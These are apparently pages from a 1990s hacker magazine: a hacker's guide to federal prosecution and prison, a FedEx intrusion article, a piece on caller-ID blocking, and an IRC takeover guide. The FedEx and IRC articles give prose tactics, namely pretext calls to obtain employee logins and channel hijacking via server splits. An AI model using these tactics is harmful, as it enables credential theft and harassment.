Until you are sentenced, you will remain as a "pretrial inmate" in general population with other inmates. Some of the other inmates will be predatory but the Feds do not tolerate much nonsense. If someone acts up, they'll get thrown in the hole. If they continue to pose a threat to the inmate population, they will be left in segregation (the hole). Occasionally, inmates who are at risk or who have been threatened will be placed in segregation. This isn't really to protect the inmate. It is to protect the prison from a lawsuit should the inmate get injured.

I. Cooperating

Naturally when you are first arrested the suits will want to talk to you. First at your residence and, if you appear to be talkative, they will take you back to their offices for an extended chat and a cup of coffee. My advice at this point is tried and true and we've all heard it before: remain silent and ask to speak with an attorney. Regardless of what the situation is, or how you plan to proceed, there is nothing you can say that will help you. Nothing. Even if you know that you are going to cooperate, this is not the time.

This is obviously a controversial subject, but the fact of the matter is that roughly 80 percent of all defendants eventually confess and implicate others. This trend stems from the extremely long sentences the Feds are handing out these days. Not many people want to do 10 to 20 years to save their buddies' hides when they could be doing 3 to 5. This is a decision each individual needs to make. My only advice would be to save your close friends and family. Anyone else is fair game. In the prison system the blacks have a saying: "Getting down first." It's no secret that the first defendant in a conspiracy is usually going to get the best deal. I've even seen situations where the big fish turned in all his little fish and received 40 percent off his sentence.

Incidentally, being debriefed or interrogated by the Feds can be an ordeal in itself. I would *highly* recommend reading up on interrogation techniques ahead of time. Once you know their methods it will be all quite transparent to you and the debriefing goes much more smoothly.

When you make a deal with the government you're making a deal with the devil himself. If you make any mistakes they will renege on the deal and you'll get nothing. On some occasions the government will trick you into thinking they want you to cooperate when they are not really interested in anything you have to say. They just want you to plead guilty. When you sign the cooperation agreement there are no set promises as to how much of a sentence reduction you will receive. That is to be decided after your testimony, etc. and at the time of sentencing. It's entirely up to the judge. However, the prosecution makes the recommendation and the judge generally goes along with it. In fact, if the prosecution does not motion the court for your "downward departure" the courts' hands are tied and you get no break.

As you can see, cooperating is a tricky business. Most people, particularly those who have never spent a day in jail, will tell you not to cooperate. "Don't snitch." This is a noble stance to take. However, in some situations it is just plain stupid. Saving someone's ass who would easily do the same to you is a tough call. It's something that needs careful consideration. Like I said, save your friends then do what you have to do to get out of prison and on with your life.

I'm happy to say that I was able to avoid involving my good friends and a former employer in the massive investigation that surrounded my case. It wasn't easy. I had to walk a fine line. Many of you probably know that I (Agent Steal) went to work for the FBI after I was arrested. I was responsible for teaching several agents about hacking and the culture. What many of you don't know is that I had close FBI ties prior to my arrest. I was involved in hacking for over 15 years and had worked as a computer security consultant. That is why I was given that opportunity. It is unlikely however, that we will see many more of these types of arrangements in the future. Our relationship ran afoul, mostly due to their passive negligence and lack of experience in dealing with hackers. The government in general now has their own resources, experience, and undercover agents within the community. They no longer need hackers to show them the ropes or the latest security hole.

Nevertheless, if you are in the position to tell the Feds something they don't know and help them build a case against someone, you may qualify for a sentence reduction. The typical range is 20 to 70 percent. Usually it's around 35

to 50 percent. Sometimes you may find yourself at the end of the prosecutorial food chain and the government will not let you cooperate. Kevin Mitnick would be a good example of this. Even if he wanted to roll over, I doubt it would get him much. He's just too big of a fish, too much media. My final advice in this matter is get the deal in writing before you start cooperating.

The Feds also like it when you "come clean" and accept responsibility. There is a provision in the Sentencing Guidelines, 3E1.1, that knocks a little bit of time off if you confess to your crime, plead guilty and show remorse. If you go to trial, typically you will not qualify for this "acceptance of responsibility" and your sentence will be longer.

J. Still Thinking About Trial

Many hackers may remember the Craig Neidorf case over the famous 911 System Operation documents. Craig won his case when it was discovered that the manual in question that he had published in *Phrack* magazine, was not proprietary as claimed but available publicly from AT&T. It was an egg in the face day for the Secret Service.

Don't be misled by this. The government learned a lot from this fiasco and even with the laudable support from the EFF, Craig narrowly thwarted off a conviction. Regardless, it was a trying experience (no pun intended) for him and his attorneys. The point I'm trying to make is that it's tough to beat the Feds. They play dirty and will do just about anything, including lie, to win their case. If you want to really win you need to know how they build a case in the first place.

K. Search and Seizure

There is a document entitled "Federal Guidelines for Searching and Seizing Computers." It first came to my attention when it was published in the 12-21-94 edition of the *Criminal Law Reporter* by the Bureau of National Affairs (Cite as 56 CRL 2023). It's an intriguing collection of tips, cases, mistakes, and, in general, how to bust computer hackers. It's recommended reading.

Search and seizure is an ever-evolving jurisprudence. What's not permissible today may, through some convoluted Supreme Court logic, be permissible and legal tomorrow. Again, a complete treatment of this subject is beyond the scope of this article. But suffice it to say if a Federal agent wants to walk right into your bedroom and seize all of your computer equipment without a warrant he could do it by simply saying he had probable cause (PC). PC is anything that gives him an inkling to believe you were committing a crime. Police have been known to find PC to search a car when the trunk sat too low to the ground or the high beams were always on.

L. Surveillance and Wiretaps

Fortunately the Feds still have to show a little restraint when wielding their wiretaps. It requires a court order and they have to show that there is no other way to obtain the information they seek, a last resort if you will. Wiretaps are also expensive to operate. They have to lease lines from the phone company, pay agents to monitor them 24 hours a day and then transcribe them. If we are talking about a data tap, there are additional costs. Expensive interception/translation equipment must be in place to negotiate the various modem speeds. Then the data has to be stored, deciphered, decompressed, formatted, protocoled, etc. It's a daunting task and usually reserved for only the highest profile cases. If the Feds can seize the data from any other source, like the service provider or victim, they will take that route. I don't know which they hate worse though, asking for outside help or wasting valuable internal resources.

The simplest method is to enlist the help of an informant who will testify "I saw him do it!", then obtain a search warrant to seize the evidence on your computer. Ba da boom, ba da busted.

Other devices include a pen register which is a device that logs every digit you dial on your phone and the length of the calls, both incoming and outgoing. The phone companies keep racks of them at their security departments. They can place one on your line within a day if they feel you are defrauding them. They don't need a court order, but the Feds do.

A trap, or trap and trace, is typically any method the phone company uses to log every number that calls a particular number. This can be done on the switching system level or via a billing database search. The Feds need a court order for this information too. However, I've heard stories of cooperative telco security investigations passing the information along to an agent.

Naturally that would be a "harmless error while acting in good faith." (legal humor)

I'd love to tell you more about FBI wiretaps but this is as far as I can go without pissing them off. Everything I've told you thus far is public knowledge. So I think I'll stop here. If you really want to know more, catch Kevin Poulsen (Dark Dante) at a cocktail party, buy him a Coke, and he'll give you an earful. (hacker humor)

In closing this subpart I will say that most electronic surveillance is backed up with at least part-time physical surveillance. The Feds are often good at following people around. They like late model mid-sized American cars, very stock, with no decals or bumper stickers. If you really want to know if you're under surveillance, buy an OptoElectronics Scout or Xplorer frequency counter. Hide it on your person, stick an earplug in your ear (for the Xplorer) and take it everywhere you go. If you hear people talking about you, or you continue to hear intermittent static (encrypted speech), you probably have a problem.

M. Your Pre-sentence Investigation Report, PSI or PSR

After you plead guilty you will be dragged from the quiet and comfort of your prison cell to meet with a probation officer. This has absolutely nothing to do with getting probation. Quite the contrary. The P.O. is empowered by the court to prepare a complete and, in theory, unbiased profile of the defendant. Everything from education, criminal history, psychological behavior, offense characteristics plus more will be included in this voluminous and painfully detailed report about your life. Every little dirty scrap of information that makes you look like a sociopathic, demon worshiping, loathsome criminal will be included in this report. They'll put a few negative things in there as well.

My advice is simple. Be careful what you tell them. Have your attorney present and think about how what you say can be used against you. Here's an example:

P.O.: Tell me about your education and what you like to do in your spare time.

Mr. Steal: I am preparing to enroll in my final year of college. In my spare time I work for charity helping orphan children.

The PSR then reads "Mr. Steal has never completed his education and hangs around with little children in his spare time." Get the picture?

J. Proceeding Pro Se

Pro Se or Pro Per is when a defendant represents himself. A famous lawyer once said, "a man that represents himself has a fool for a client." Truer words were never spoken. However, I can't stress how important it is to fully understand the criminal justice system. Even if you have a great attorney it's good to be able to keep an eye on him or even help out. An educated client's help can be of enormous benefit to an attorney. They may think you're a pain in the ass but it's your life. Take a hold of it. Regardless, representing yourself is generally a mistake.

However, after your appeal, when your court appointed attorney runs out on you, or you have run out of funds, you will be forced to handle matters yourself. At this point there are legal avenues, although quite bleak, for post-conviction relief.

But I digress. The best place to start in understanding the legal system lies in three inexpensive books. First the *Federal Sentencing Guidelines* ($14.00) and *Federal Criminal Codes and Rules* ($20.00) are available from West Publishing at 800-328-9352. I consider possession of these books to be mandatory for any pretrial inmate. Second would be the *Georgetown Law Journal,* available from Georgetown University Bookstore in Washington, DC. The book sells for around $40.00 but if you write them a letter and tell them you're a Pro Se litigant they will send it for free. And last but not least the definitive Pro Se authority, *The Prisoner's Self-Help Litigation Manual* $29.95 ISBN 0-379-20831-8. Or try http://www.oceanalaw.com/books/n148.htm

O. Evidentiary Hearing

If you disagree with some of the information presented in the pre-sentence report (PSR) you may be entitled to a special hearing. This can be instrumental in lowering your sentence or correcting your PSR. One important thing to know is that your PSR will follow you the whole time you are incarcerated. The Bureau of Prisons uses the PSR to decide how to handle you. This can affect your security level, your halfway house, your eligibility for the drug program (which gives you a year off your sentence), and your medical care. So make sure your PSR is accurate before you get sentenced!

P. Getting Your Property Back

In most cases it will be necessary to formally ask the court to have your property returned. They are not going to just call you up and say "Do you want this Sparc Station back or what?" No, they would just as soon keep it and not asking for it is as good as telling them they can have it.

You will need to file a 41(e) "Motion for Return of Property." The courts' authority to keep your stuff is not always clear and will have to be taken on a case-by-case basis. They may not care and the judge will simply order that it be returned.

If you don't know how to write a motion, just send a formal letter to the judge asking for it back. Tell him you need it for your job. This should suffice, but there may be a filing fee.

Q. Outstanding Warrants

If you have an outstanding warrant or charges pending in another jurisdiction you would be wise to deal with them as soon as possible *after* you are sentenced. If you follow the correct procedure chances are good the warrants will be dropped (quashed). In the worst case scenario, you will be transported to the appropriate jurisdiction, plead guilty, and have your "time run concurrent." Typically in non-violent crimes you can serve several sentences all at the same time. Many Federal inmates have their state time run with their Federal time. In a nutshell: concurrent is good, consecutive bad.

This procedure is referred to as the Interstate Agreement on Detainers Act (IADA). You may also file a "demand for speedy trial" with the appropriate court. This starts the meter running. If they don't extradite you within a certain period of time, the charges will have to be dropped. The *Prisoner's Self-Help Litigation Manual* that I mentioned earlier covers this topic quite well.

R. Encryption

There are probably a few of you out there saying, "I triple DES encrypt my hard drive and 128 character RSA public key it for safety." Well, that's just great, but... the Feds can have a grand jury subpoena your passwords and if you don't give them up you may be charged with obstruction of justice. Of course who's to say otherwise if you forgot your password in all the excitement of getting arrested. I think I heard this once or twice before in a Senate Sub-committee hearing. "Senator, I have no recollection of the aforementioned events at this time." But seriously, strong encryption is great. However, it would be foolish to rely on it. If the Feds have your computer and access to your encryption software itself, it is likely that they could break it given the motivation. If you understand the true art of code breaking you should understand this. People often overlook the fact that your password, the one you use to access your encryption program, is typically less than 8 characters long. By attacking the access to your encryption program with a keyboard emulation sequencer your triple DES/128 bit RSA crypto is worthless. Just remember, encryption may not protect you.

S. Legal Summary

Before I move on to the "Life in Prison" subpart, let me tell you what this all means. You're going to get busted, lose everything you own, not get out on bail, snitch on your enemies, get even more time than you expected, and have to put up with a bunch of idiots in prison. Sound fun? Keep hacking. And, if possible, work on those sensitive .gov sites. That way they can hang an espionage rap on you. That will carry about 12 to 18 years for a first time offender.

I know this may all sound a bit bleak, but the stakes for hackers have gone up and you need to know what they are. Let's take a look at some recent sentences:

Agent Steal (me): 41 months
Kevin Poulsen: 51 months
Minor Threat: 70 months
Kevin Mitnick (estimated): 7-9 years

As you can see, the Feds are giving out some time now. If you are young, a first-time offender, unsophisticated (like MOD), and were just looking around in some little company's database, you might get probation. But chances are that if that is all you were doing, you would have been passed over for prosecution. As a rule, the Feds won't take the case unless $10,000 in damages are involved. The problem is who is to say what the loss is? The company can say whatever figure it likes and it would be tough to prove otherwise. They may decide to, for insurance purposes, blame some huge downtime expense on you. I can hear it now, "When we detected the intruder, we promptly took our system off-line. It took us two weeks to bring it up again for a loss in wasted manpower of $2 million." In some cases

you might be better off just using the company's payroll system to cut you a couple of $10,000 checks. That way the government has a firm loss figure. This would result in a much shorter sentence. I'm not advocating blatant criminal actions. I just think the sentencing guidelines definitely need some work.

Part II - Federal Prison

A. State v. Federal

In most cases I would say that doing time in a Federal Prison is better than doing time in the state institutions. Some state prisons are such violent and pathetic places that it's worth doing a little more time in the Federal system. This is going to be changing however. The public seems to think that prisons are too comfortable and as a result Congress has passed a few bills to toughen things up.

Federal prisons are generally going to be somewhat less crowded, cleaner, and more laid back. The prison I was at looked a lot like a college campus with plenty of grass and trees, rolling hills, and stucco buildings. I spent most of my time in the library hanging out with Minor Threat. We would argue over who was more elite. "My sentence was longer," he would argue. "I was in more books and newspapers," I would rebut. (humor)

Exceptions to the "Fed is better" rule would be states that permit televisions and word processors in your cell. As I sit here just prior to release scribbling this article with pen and paper I yearn for even a Smith Corona with one line display. The states have varying privileges. You could wind up someplace where everything gets stolen from you. There are also states that are abolishing parole, thus taking away the ability to get out early with good behavior. That is what the Feds did.

B. Security Levels

The Bureau of Prisons (BOP) has six security levels. Prisons are assigned a security level and only prisoners with the appropriate ratings are housed there. Often the BOP will have two or three facilities at one location. Still, they are essentially separate prisons, divided by fences.

The lowest level facility is called a minimum, a camp, or FPC. Generally speaking, you will find first time, non-violent offenders with less than 10-year sentences there. Camps have no fences. Your work assignment at a camp is usually off the prison grounds at a nearby military base. Other times camps operate as support for other nearby prisons.

The next level up is a low Federal Correctional Institution (FCI). These are where you find a lot of people who should be in a camp but for some technical reason didn't qualify. There is a double fence with razor wire surrounding it. Again you will find mostly non-violent types here. You would really have to piss someone off before they would take a swing at you.

Moving up again we get to medium and high FCI's which are often combined. More razor wire, more guards, restricted movement, and a rougher crowd. It's also common to find people with 20 or 30 plus year sentences. Fighting is much more common. Keep to yourself, however, and people generally leave you alone. Killings are not too terribly common. With a prison population of 1500 to 2000, about one or two a year leave on a stretcher and don't come back.

The United States Penitentiary (U.S.P.) is where you find the murderers, rapists, spies, and the roughest gang bangers. "Leavenworth" and "Atlanta" are the most infamous of these joints. Traditionally surrounded by a 40-foot brick wall, they take on an ominous appearance. The murder rate per prison averages about 30 per year with well over 250 stabbings.

The highest security level in the system is Max, sometimes referred to as "Supermax." Max custody inmates are locked down all the time. Your mail is shown to you over a TV screen in your cell. The shower is on wheels and it comes to your door. You rarely see other humans and if you do leave your cell you will be handcuffed and have at least a three guard escort. Mr. Gotti, the Mafia boss, remains in Supermax. So does Aldridge Ames, the spy.

C. Getting Designated

Once you are sentenced, the BOP has to figure out what they want to do with you. There is a manual called the "Custody and Classification Manual" that they are supposed to follow. It is publicly available through the Freedom of Information Act and it is also in most prison law libraries. Unfortunately, it can be interpreted a number of different ways. As a result, most prison officials responsible for classifying you do pretty much as they please.

continued on page 40

Hacking FedEx

by PhranSyS Drak3

Along with the advent of the computer, man's other crowning achievement is the ability to move parcels from Point A to Point B in a rapid fashion. In other words, Overnight Delivery. Overnight Delivery is a fiercely competitive and ever-changing market, but no other company has utilized as much technology in their rise to the top as Federal Express. In this article, I will attempt to give an overview of FedEx's monolith mainframe, a look at FedEx security methods and even a few tips should anyone decide to try and hack FedEx.

The System

FedEx runs its mainframe off of a Cray supercomputer. This is needed to deal with the overwhelming logistics of mass shipping. Though employee records, customer account information, and other internal functions are on the mainframe, the heart of FedEx's computer system is called COSMOS, which stands for Customer Oriented Services and Management Operating System. COSMOS (consisting of well over 240 screens) is used for dispatching, tracking and tracing shipments, and communicating between FedEx locations. Vital information such as service delays and customer info is also kept in COSMOS. One will be surprised and a bit elated to find the home addresses and phone numbers of celebs like Shawn Kemp of the Seattle SuperSonics and Tom Brokaw of NBC Nightly News fame spread on CRT for all to see. Needless to say, COSMOS is probably the most vital subsystem in FedEx's massive network.

Over two million packages go through Federal Express' air/ground network (referred to by most FedEx employees as simply "the system") each day. Of these two million packages, 60 percent go through the system with no problem. However, the rest may have attention called to them by customers who:

A. Want to change the status of a package such as delivery info, billing changes, or service changes.

B. Want to obtain info on who signed for their package, where, and at what time.

C. Just want to know where their package is as it moves through the system.

Let's assume our case is C. Let's say Wintel Corp. has just shipped you two gigs of ram as a thank you for not bashing them. You'd like to know where it is. You pick up your phone and dial 1-800-GO-FEDEX. Instantly, your call is diverted to one of the many Call Centers in the nation where thousands of FedEx employees are set up to deal with customer calls. Usually for tracking packages, an automated system will read off the data entered in COSMOS. However, if one navigates the automated voice prompts elsewhere or the package status is unclear, the caller will be transferred to a live person. The person who answers (called a Call Center Agent) will then ask for your tracking number. He or she will then proceed to access COSMOS for the information. By the way, since this is an IBM AS400 mainframe interface, all of COSMOS' screens are function key driven. In this case, the screen the Call Center Agent will access is selected with Pf8, thus called the "8" screen by FedEx personnel. This screen tracks every move the package makes. From the time it is scanned to the time it is delivered to its destination, the package is frequently scanned and its status updated. S/he will then read this info and communicate with the appropriate FedEx facility that currently (or last) has the package (using info in COSMOS which shows info on every facility including internal phone numbers and directions to specific locations) and may even transfer you to them. The info in the "8" screen is probably the most dynamic of all of COSMOS' subscreens and is updated thousands of time a minute. All of COSMOS' data is available via remote access to managers, directors, select sales reps, and other need-to-know employees. It is also available to

(clever) inquiring minds. I don't think I need to tell the readers the applications possible if one possesses access to data of this sort. Whether or not the applications you choose fall on the side of legality or not is entirely up to you. I'm just providing the readers with a look into one of the largest private systems and a "heads-up" should anyone be interested in a good and challenging hack.

Security in the FedEx Network

Of course other data resides on FedEx's network other than package info. There is the company's intranet, internal bulletin boards with loads of info on everything from Corporate Security memos to employee profiles. One day I even learned a certain station manager's profile including her full name, the names of her two children, what kind of car she drove, and the fact that she enjoyed listening to gospel music in her spare time. My point? Once inside, there is virtually no sense of security other than barring those without appropriate duty codes from accessing certain screens. Even a few of IBM's default passwords for the AS400 Mainframe system work. While internally lax, getting in from the outside is considerably much more strict. Those familiar with any Unix system or mainframe OS know a good admin requires the user to change passwords regularly, will check logs for unauthorized login attempts, and will revoke userids on a "3-and-out" basis for bad passwords. FedEx does all these wonderful things to discourage unauthorized access. But again, those don't make the system hard. What does is a little system I have nicknamed "The Beast" that is one of the most clever devices I have come across in years.

While chatting with a friend of mine who is a sales rep, the subject of security came up. He then pulled out The Beast. It looked like one of the dime-a-dozen credit card sized calculators you'd find in the checkout aisle of your favorite grocery store. It has eleven keys (numbers 0-9 and an enter key) and what appears to be a 10-digit LCD display. How is it used? Well, this sales rep has a username and password to log on with. Nothing unusual there. He also has a four digit PIN. Uncommon, but not all that unusual. What makes this unusual is that after he enters his PIN, the login system spits out a six digit number for him to enter into The Beast. The Beast then spits out yet another number for him to enter into the terminal to complete his login. Oh, I almost forgot. For all you MIT and GaTech-ites who can run complex algorithms in your head in your sleep, there's one final catch: you have ten seconds from when you get the number from The Beast to enter it in the terminal or else you are logged out and the process begins again. With, might I add, a whole new set of confirmation numbers.

Another unintentional, but highly effective, form of security is the tendency of mega corporations to immerse themselves in insider jargon and acronyms. I would even go so far as to say that our good government has only a few more TLA's than FedEx. As is the case with the government, if you try to social engineer yourself info or a password using that drivel in *Secrets of a SuperHacker,* you will be sharing your deepest thoughts with a dialtone. FedEx corporate lingo is very deep and complicated. Outsiders are easily spotted. Especially those of you who call FedEx couriers "drivers."

So You Wanna Try Anyway....

I see a few of you have decided to be persistent despite what I've told you. Even though it is an improbable process, it is not impossible. First off, it is imperative to gather information on your enemy. Two of the hacker's oldest and most basic tools are trashing and social engineering. First of all, trashing. No FedEx station I know has a corporate policy on shredding. I know of many stations and ramps that have shredders in their offices but do not use them. What can be found? A veritable gold mine of information. There are printouts of screens (usually the "8" screen used for package tracking and the "9" screen used for detailed info on traced packages). These are important for understanding how these vital screens look and giving you an

idea of how packages are scanned as they move through the system. Internal phone numbers can also be found trashing. Why is this of value? Call the 800 number and get the location of your nearest FedEx station (not Kinko's or Mailboxes Etc... I mean an actual FedEx facility). Now with this info, try and get their phone number. Without extraordinary means such as war dialing or tip-boxing, the number is virtually impossible to obtain. FedEx employees guard station numbers fiercely. Not so much for security reasons, but to keep hundreds of customers from calling stations instead of the Call Centers. Lastly (and most importantly), trashing can bring goodies like manuals and job aids. Didn't I say FedEx operates as backwards as the government? Let's assume there is a manual for Service Agents (who, by the way, know nearly as much, if not more, than managers) in a station. A few pages worth of info happens to change in it as FedEx updates a few processes to change with the times. Instead of the company issuing a memo or an addendum, they will rewrite the whole damn thing, reissue them, and order for the older manuals to be destroyed (i.e., thrown away). If you come across one of these in your trashings, you might as well work for FedEx. I've even lucked up on some old corporate phone directories with over 90 percent of the numbers current. Along with the obvious, these also provide an outline of the corporate structure. This way when you get to the social engineering phase, you'll know that instead of "Bob from Computer Security" that you are "Robert Smith from Data Protection down here in Memphis."

Now that you have some info from trashing, let's use our second basic tool: social engineering. We've gotten a phone number to the station and a few names. It's not too hard to dial up and say you're from a Call Center or Data Protection and con even more info out of the hapless soul on the other end. Again, here's where a little of that inside info we found trashing pays off. What do you ask for? A good place to start is asking a Service Agent about the manager. He or she is the one most likely to have remote access. Say you're an employee from another station looking to transfer to that location. Chit-chat for a while about how you hate where you're at and how the weather/people/whatever are so much nicer there. Don't overuse this as you risk being asked something you can't answer. Now ask for that manager's employee number so you can email him. Congratulations! You now have his COSMOS login. Just remember: know who you "are" and what you are talking about before attempting to SE.

All this is fine and dandy, but what about The Beast? Well, the bad news is the Beast does exist and has big, sharp teeth. The good news? Not everyone with remote access uses the Beast. I know for a fact that regular station managers do not use it. It appears that only employees with high level access to sensitive info that competitors like UPS and Airborne would want are issued a Beast. I'd also venture a guess that this is information like discounted rates for major accounts. Not grunt level data like COSMOS. The other bit of good news is that the Beast is manufactured by an outside company - not FedEx. I'm sure that they want to attract more customers and a phone call or an email from an "interested potential customer" would land you plenty of info on their product.

This device is made by a company called EnigmaLogic. Their address is 2151 Salvio St., Suite 301, Concorde, CA, phone number (510) 827-5702.

I hope this helps a bit. I guess your final question is "How does PhranSyS Drak3 know all this?" Well, it should be obvious to a retarded ape that I am or once was probably an insider. Why, then am I divulging company secrets? There will come a day, my friends, in the not too distant future where mega corporations will control most of the world's vital information. Especially things they would like to keep private for unscrupulous reasons. They will exploit the common man for the almighty dollar as long as no one keeps tabs on them. It's up to us to safeguard and protect ourselves by keeping information free and accessible.

Happy Hunting!

Defeating *67 With Omnipoint

by TtJ

Ever since Caller ID came into existence, the question of how *67 blocks the calling number from appearing on the Caller ID box has been asked by many people. A lot of us were not sure if the Caller ID data delivered by a *67 call contained only the "PRIVATE" message or if the calling number was in fact sent along and simply not displayed. The answer, as some of you might already know, is definitely *the latter!* Assuming that Caller ID is available in your area and someone calls you using *67 in order to remain anonymous, his or her number will still reach your phone switch and, with the right access, you can find out what that number is. This article is not written from a technical perspective, therefore it will not talk about how to manipulate the actual Caller ID data. Instead I will describe how Omnipoint voice mail can make *67 completely useless.

Omnipoint is a company that provides GSM phone service in the Northeastern region of the United States. Besides making and receiving calls, Omnipoint offers a variety of very useful features. One of these features is voice mail. When using message playback on the voice mail, the caller's originating number is announced prior to the message. A rather interesting thing is that this voice mail system will obtain the caller's number even if the caller uses Caller ID Block, namely *67, 1167, or All Call Blocking.

This has led some people to believe that Omnipoint voice mail uses ANI technology. However, this is not true at all. The system obtains the originating number using Caller ID information and it bypasses Caller ID block either because of a "bug" in the system or because of the way the system reads the Caller ID data.

To verify that the technology used here is indeed Caller ID and not ANI, a very simple test is conducted:

1. Use two telephone lines: Line A and Line B.
2. Call Forward Line A to the Omnipoint voice mail.
3. Call Line A using Line B. You'll be connected to the Omnipoint voice mail since Line A is forwarded to it. Leave a message on the voice mail.
4. Call the voice mail and retrieve the message.

If the system read back Line A's number, we would know that ANI was the technology used. However, in this case, Omnipoint voice mail will read you back Line B. This indicates that the system gets the telephone number from Caller ID data because when using Call Forwarding, the switch will always deliver the Caller ID info of the party that initiated the call (of course this is assuming that all the switches involved have Caller ID capability).

The reason why it is very important to point out that this voice mail detects numbers through Caller ID and not ANI is because it makes the system so much more powerful and a lot scarier. If the system used ANI, the only way that it could obtain the caller's number would be if the caller dialed the actual Omnipoint number. Thus, theoretically, the caller could first find out if the number he or she is about to call is in an Omnipoint exchange and then take appropriate precautions when calling this number (just like when calling 700, 800 and 900 numbers). However, since the Omnipoint switch reads Caller ID and ignores *67, any phone line can be forwarded to the voice mail making it impossible for the caller to know beforehand what he or she is getting into. I have no idea if the GSM systems in the rest of the country do the same thing. Considering that Caller ID now works on an interstate level, people from anywhere else in the country can still forward their phone to any Omnipoint number in the Northeast. They can then get the anonymous caller's number by simply accessing the voice mail. Just remember, if there is a number you want to call anonymously do not by any means rely on *67 to block your number.


ATTENTION: LADIES ♀/♦

NEED EXTRA MONEY? ●

LOOKING FOR VERY CLASSY/REFINED EUROPEAN OR AMERICAN BLONDES, BRUNETTES, & REDHEADS FOR AN EXCLUSIVE DISCRIMINATING TOP OF THE LINE SERVICE.

PLEASE CALL *82-212-866-93[redacted] BETWEEN 6PM TO MIDNIGHT MON THRU SUN.

SERIOUS NEED ONLY APPLY!!! THANKYOU.



We found this height of sleaze on a phone booth in New York City. Whoever this is wants to make sure he gets the phone numbers of these "classy/refined" women by including *82 as PART OF THE PHONE NUMBER! Of course, he forgot to add the 1 before the 212 so this is likely to confuse whoever tries it. Not to mention that an error will be generated by every call placed WITHIN 212. Well, at least the graphics are classier than the people behind this.

How To Be A Real Dick On IRC

by semiobeing

The purpose of this article is to provide what I consider optimal methodology for hacking IRC channels. In addition, I will provide some of the better channels to hack as well as fun things to do while "owning a channel."

Why Hack IRC?

I have often asked myself this question and the answers are varied and numerous. One of the primary reasons for hacking IRC channels is due to sheer boredom. However a multitude of secondary reasons exist. Foremost among these is something along the lines of "that asshole op insulted me and/or kicked me and/or banned me from the channel and *I want revenge!* This is a perfectly valid excuse and boredom is not a necessary condition for implementing a takeover of an IRC channel. Nor is it a necessary condition that the reason you were insulted and/or kicked and/or banned was because in fact you are an asshole. All that is necessary is the will, the desire, a bit of skill, and of course the tools, which conveniently brings me to my next section.

Requisite Tools

Any decent craftsman needs a good set of tools and IRC hackers are no exception. Without the proper tools you are dead in the water. All of the tools I describe below are available on public ftp sites. Before I launch into a discussion of what you will need, it is important to point out that if you are reading this document from your ppp/slip account you might consider getting a shell account if you are serious about hacking. Hacking IRC from a slip/ppp is much more complicated than doing so from a shell account. There are those who will debate this but my experience has shown that mIRC or any of the other shareware IRC programs for the PC are no match for the speed and ease of use that an IRC shell script allows for. Thus the first tool required for hacking is an excellent IRC shell script. If you have already used IRC via a shell account and are still reading this document you probably already have a script, which means you are well on your way! As far as IRC shell scripts go, my personal favorite is LICE - again available publicly via FTP. Other scripts exist but the richness and power of the LICE commands I believe is second to none. Now while it is possible to stop here and hack ops with just a script, you would effectively be putting yourself needlessly at a handicap. Therefore I recommend these additional two tools: 1) Multi-Collide-Bot (MCB) and 2) Link Looker (LL). These two C programs are your infantry and intelligence respectively. Again, both are available via FTP and both are C programs and therefore need to be compiled.

What It Takes To Gain Control

In order to effectively gain control of an IRC channel you must be the only op on your channel. If you are still clueless at this point, that is to say, you should be the only guy/gal with the @ in front of your nick. Once you have accomplished this, the channel is *yours.* Of course, that is until it is taken back or you decide to cease hacking the channel. There are a number of ways to effectively gain ops on a channel. I will start with the simplest, then move to the increasingly more complex and finesse laden methods.

Far and away the easiest method of gaining ops on a channel is to ask. You laugh, eh? Well don't. Clearly, as hackers grow more prevalent on IRC the asking method becomes more and more unlikely to succeed. This is especially true of the bigger and well established channels that have cultures onto themselves such as #netsex, #teensex, #windows95, #bawel, #BDSM, #blaklife, #texas, #hack, and any of the #warez channels as well as a whole host of others. To gain ops in these channels you must become a channel regular (i.e., one who hangs out there frequently and becomes a known and trusted member of the channel). Since you have neither the time nor the desire to make friends on the channel you ultimately want to hack ops on, the asking method is the last thing you want to do on all but the smaller more ethereal channels, where you obviously stand a better although still slim chance of

gaining ops through a request.

But of course you didn't come this far to be taught how to ask for ops, so let's proceed with the next lesson. Aside from asking, the most effective way of gaining ops is through splits.

What is a split? A split occurs when the IRC server you are communicating on detaches from the rest of the net. If you are in a channel and by chance the only one on a particular server that splits away, you will not only find yourself alone on the channel, but will now have the opportunity to gain ops. In order to do this you need to leave and rejoin the channel in which case you will now find yourself with the little @ in front of your nick. When your server rejoins you will have ops on the channel. Now you say, "Wow, that's easy enough." Wrong. More likely than not, especially on a bigger channel a number of things are likely to occur that will remove your op status. Remember now the goal here is to keep ops so you can "Have Your Way." Also, and more importantly, if you go into a channel and wait around hoping the server you are on splits, you might grow old and die first. Therefore, what is a wannabe IRC hacker to do? Link Looker is your answer.

Link Looker

Link Looker is a lovely little program that acts as your intelligence officer. Without getting into the complexities or its mechanics, what it effectively does is give you a message anytime a particular server detaches from the net and a message when it rejoins. Is the methodology becoming clearer now? Yes! That's right! When LL tells you that a server is split, you connect to that server and join the channel you seek to hack ops on and hope nobody else split from the channel on that server (if this occurs you will not get ops). If you find yourself alone, you will have ops and a fighting chance to gain control of the channel. It is important to realize that on many channels, just getting ops via a split and waiting for a rejoin is sufficient for gaining control of a channel. This is particularly true of small to medium sized channels as well as channels that are not organized or do not have bots (more on this later). You simply wait for the server to rejoin and once the channel is full you execute your mass deop command (this is in your script and the key element to getting rid of any other ops) and you will be the only op left. The channel is yours and you can go do your thing! On bigger more organized channels, things won't be so easy due to the presence of bots as well as the presence of scripts used by existing human ops.

Bots and Scripts

